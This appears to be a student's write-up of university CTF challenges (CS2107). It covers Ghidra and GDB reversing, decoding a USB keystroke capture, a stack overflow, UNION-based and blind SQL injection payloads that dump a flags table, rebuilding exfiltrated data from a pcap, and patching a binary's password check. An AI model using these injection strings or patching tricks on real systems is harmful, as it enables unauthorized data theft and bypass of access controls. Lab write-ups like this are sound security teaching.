

## E.1 can\_you\_gdb

I opened the unstripped program in Ghidra and found the main function.



```
Decompile: main - (chal-unstripped)
7  long iVar3;
8  int iVar4;
9  long in_FS_OFFSET;
10 uint local_a8 [8];
11 undefined8 local_88;
12 undefined8 uStack_80;
13 undefined4 local_78;
14 undefined user_input [16];
15 undefined local_58 [16];
16 undefined local_48 [16];
17 undefined4 local_38;
18 long local_30;
19
20 iVar4 = 0;
21 iVar3 = 0;
22 local_30 = *(long *) (in_FS_OFFSET + 0x28);
23 srand(0);
24 user_input = (undefined [16])0x0;
25 local_58 = (undefined [16])0x0;
26 local_48 = (undefined [16])0x0;
27 local_38 = 0;
28 local_a8[0] = 0x5ab91624;
29 local_a8[1] = 0x7a33c02b;
30 local_a8[2] = 0x9b8d8a6d;
31 local_a8[3] = 0x8fccb38f;
32 local_78 = 0xac786f64;
33 local_a8[4] = 0x654f2555;
34 local_a8[5] = 0xa7b699c0;
35 local_a8[6] = 0x73ca4a6;
36 local_a8[7] = 0x61615bfa;
37 local_88 = 0x73ce41dfdf51a6d4;
38 uStack_80 = 0x59b318bec4e35ba7;
39 printf("Enter the password: ");
40 fgets(user_input,0x34,stdin);
41 do {
42     uVar1 = rand();
43     iVar4 = iVar4 + (uVar1 ^ *(uint *) ((long) local_a8 + iVar3));
44     if (*(int *) (user_input + iVar3) != iVar4) {
45         puts("Invalid password");
46         uVar2 = 1;
47         goto LAB_0010115a;
48     }
49     iVar3 = iVar3 + 4;
50 } while (iVar3 != 0x34);
51 puts("Now submit this as the flag!");
52 uVar2 = 0;
53 LAB_0010115a:
54 if (local_30 == *(long *) (in_FS_OFFSET + 0x28)) {
55     return uVar2;
56 }
57 /* WARNING: Subroutine does not return */
```

Afterwards, I copied this into a C program and edited it a bit and tried to find the value that the user input is being compared to in each iteration of the while loop. The program output is as follows.

```
825381699
2038118192
2036300084
1667200304
1969188404
878654323
1647535199
1701275509
-1997175138
-807533717
217668645
1568158672
-1943439934
```

I then used a python program to convert the above values into ascii text using bytearray(). Unfortunately, I did not know what to do with the negative values and subsequent values, but the output was good until it reached those numbers.

```
Reversed input (string): bytearray(b'CS2107{y4y_y0u_c4n_us3_4_d3bugge\x9e\x86\xf5\x88k\x03\xde\xcf%\x9f\x0c\xd03x]\xc2u)\x8c'})
```

I then used GDB and set a breakpoint at the `cmp` function where the user input was compared to the value in register `ebp`. With the part of the flag available, I can use it as the input to help get me further into the while loop.

```
user@vm:~/Desktop/1Easy/e1_can_you_gdb$ python3 solve.py
[+] Starting local process './chal-unstripped': pid 22547
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ CS2107{y4y_y0u_c4n_us3_4_d3buggeaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

I just kept continuing to the breakpoint and looking at the value of ebp using “info registers ebp” until I reached the desired value.

```
pwndbg> info registers ebp
ebp                0x44472172                1145512306
```

I then edited my python code to include the correct value, slowly uncovering the flag.

```
Reversed input (string): bytearray(b'CS2107{y4y_y0u_c4n_us3_4_d3bugger!GdK\x03\xde\xcf%\x9f\x0c\xd03x]\xc2u)\x8c')
```

I repeated this process until I got the entire flag.

```
Reversed input (string): bytearray(b'CS2107{y4y_y0u_c4n_us3_4_d3bugger!GDB_my_best13}')
```

## E.2 Keylogger

The pcapng file contains USB data. We can use the below command to extract the leftover capture data for each packet into a text file.

```
user@vm:~/Desktop/1Easy/e2_keylogger$ tshark -r chall.pcapng -T fields -e usb.capdata > data.txt
```

```
data.txt
~/Desktop/1Easy/e2_keylogger

1 000000000010000000
2 000000100000000000
3 000000000010000000
4 000000100010000000
5 000000000010000000
6 000000100000000000
7 000000000010000000
8 000000100010000000
9 000000000010000000
10 000000100000000000
11 000000000010000000
12 000000100000000000
13 000000000010000000
14 000000100000000000
15 000000000010000000
16 000000100000000000
17 000000000010000000
18 000000100010000000
```

In a keyboard packet for HID, the keystroke data is the 3rd byte, or the 5th and 6th bit. The 3rd and 4th bit determines if a shift key is pressed.

Looking at the Universal Serial Bus HID Usage Tables document, we can write a python script to take in the above data and map it to a keyboard press to obtain the key.

```
user@vm:~/Desktop/1Easy/e2_keylogger$ /bin/python /home/user/Desktop/1Easy/e2_keylogger/e2_keylogger.py
aaaaaaaaaaaaaadaaaaaa<RET><RET><RET>CS2107{K3YL0GGER 1S @CTIVATED}aaaaaadaaaaaaebaaaaabbaacbabbbfbbbabbbbbbcb
```

## E.3 babypwn

Looking at the source code, the buffer is 16 decimal bytes, but the program takes in user input of 28 decimal bytes. Submitting an input of more than 16 bytes would lead to overwriting the user variable. The program compares the user variable to “sudo” to check if it should output the flag. Hence, I can just enter a 16-character string with “sudo” behind it to obtain the flag.

```
user@vm:~/Desktop/1Easy/e3_babypwn$ nc cs2107-ctfd-i.comp.nus.edu.sg 5051
Hello, what's your name?
AAAAAAAAAAAAAAAAAsudo
Hello AAAAAAAAAAAAAAAAAAsudo

Good job! Here is your flag:
CS2107{ov3rf10w_t0_unl1m1t3d_5ud0_4cc355}
```

## E.4 cat\_facts

I managed to find the sqlite version using the below command. It adds a second row to the output which is 2, sqlite\_version(). Looking at the source code, the output only prints the first row second column so I had to order the id by descending order.

```
1' UNION SELECT 2, sqlite_version() ORDER BY id DESC --
```

Get your cat fact

3.40.1

I then managed to find the table names using this command:

```
1' UNION SELECT 2, group_concat(tbl_name) FROM sqlite_master WHERE type='table' and
tbl_name NOT like 'sqlite_%' ORDER BY id DESC --
```

```
_master WHERE type='table' and tbl_name NOT like 'sqlite_%' ORDER BY id DESC --
```

Get your cat fact

facts,flags

I then used the below command to find the column names in flags

```
1' UNION SELECT 2, sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND
name='flags' ORDER BY id DESC --
```

## CREATE TABLE flags ( id INTEGER PRIMARY KEY, flag TEXT )

I guessed that there will be 1 flag which should mean its id is 1, so I used the below command to change the cat fact id to 2 and sorted the result by ascending order and obtained the flag.

```
2' UNION SELECT 1, flag FROM flags ORDER BY id ASC --
```

Get your cat fact

CS2107{Sql\_iNj3cT10N\_1s\_qU1t3\_e4sY!}

## M.1 exfiltrator64


Reading the pcapng file, I see that the URL encoded form value is what I want to extract. The below command can do so.

```
user@vm:~/Desktop/2Medium/m1_exfiltrator64$ tshark -r chall.pcapng -Y "tcp.dstport == 8080 and http.request.method == POST" -T fields -e urlencoded-form.value > output.txt
```

Looking at the output, each row has a comma and an integer after which I do not want. I also know that the data is URL encoded so it needs to be URL decoded. From the question, it also states that the original data was a zip file that is now 64 bit encoded. The below command can restore the zip file. `awk -F',' '{print $1}'` extracts the data before the comma for each line, the python script does the URL decoding, `base64 -d` does the base64 decoding and the result is saved into a zip file.

```
user@vm:~/Desktop/2Medium/m1_exfiltrator64$ tshark -r chall.pcapng -Y "tcp.dstport == 8080 and http.request.method == POST" -T fields -e urlencoded-form.value | awk -F',' '{print $1}' | python3 -c "import sys, urllib.parse as urlparse; [print(urlparse.unquote(line), end='') for line in sys.stdin]" | base64 -d > decoded_zip.zip
```

Extracting the zip file gives me these files:



The DO\_NOT\_OPEN file contains the code to check if the flag is correct. I manually reversed the code to make it print out the correct flag.

```
CS2107{SuspIcIou$_exF1l7ration_0bfUsc@ti0n_hTTp}
```

### M.3 Cat Breeds

The questions states that the flag is in the format CS2107{...}, hence I know the first 7 characters and the last character. Using the below command, we can try to binary search the 8<sup>th</sup> character.

```
British Longhair' AND SUBSTRING((SELECT flag FROM flags), 8, 1) > 'm
```

Check that breed

Cat breed does not exist :(

When the site states that the cat breed exists, we know that the query returns true.

```
British Longhair' AND SUBSTRING((SELECT flag FROM flags), 8, 1) = 'b
```

Check that breed

Cat breed exists!

Hence, I know that the 8<sup>th</sup> character is 'b', and I can repeat this process until the entire string is found.


```
'CS2107{bL1nd_1s_n0t_4_Pr0BL3m_f0R_ThE_m1gHtY_Sqli_mASTeR}
```

### H.3 lost\_bitcoin\_key

I opened the chal in Ghidra, and searched for the string “wrong password”. I then changed the checking function from JZ to JNZ which allows the program to proceed on a wrong password input.

```
LAB_000011b3      byte ptr [RAX],0x0      XREF[1]: 000011a8(j)
CMP              LAB_000011aa
JNZ              RDI,[s_Wrong_password_0000201a] = "Wrong password"
LEA              CALL    FUN_000010a0      undefined FUN_000010a0()
MOV              EAX,0x1
```

Running the patched binary, it takes a long time to output the entire string and the time to print the next character seems to exponentially increase. I checked Ghidra again and saw that there is this looping function here.



```

00001240 0f af c0      LAB_00001240      IMUL     EAX, EAX
00001243 48 83 c2 01    ADD      RDX, 0x1
00001247 48 89 d6      MOV      RSI, RDX
0000124a 48 d3 ee      SHR      RSI, CL
0000124d 83 e0 01      AND      EAX, 0x1
00001250 48 83 fe 01    CMP      RSI, 0x1
00001254 76 ea        JBE      LAB_00001240

```

Looking at the function graph, I guessed that this might be causing the program to take a long time, so I changed the JBE to NOP to stop the looping.

```

00001243 48 83 c2 01    ADD      RDX, 0x1
00001247 48 89 d6      MOV      RSI, RDX
0000124a 48 d3 ee      SHR      RSI, CL
0000124d 83 e0 01      AND      EAX, 0x1
00001250 48 83 fe 01    CMP      RSI, 0x1
00001254 48 90        NOP

```

Running the patched binary, I get the flag up till the last part which had the known problem.

```

user@vm:~/Desktop/3Hard/h3_lost_bitcoin_key$ ./chal_test
Enter password: d
CS2107{p4tch1N9_1s_tHE_BesT_w4Y_t0_cheese_cTF_Pr0blem2i
user@vm:~/Desktop/3Hard/h3_lost_bitcoin_key$

```

Then I just renamed the last 2 characters to a '}'.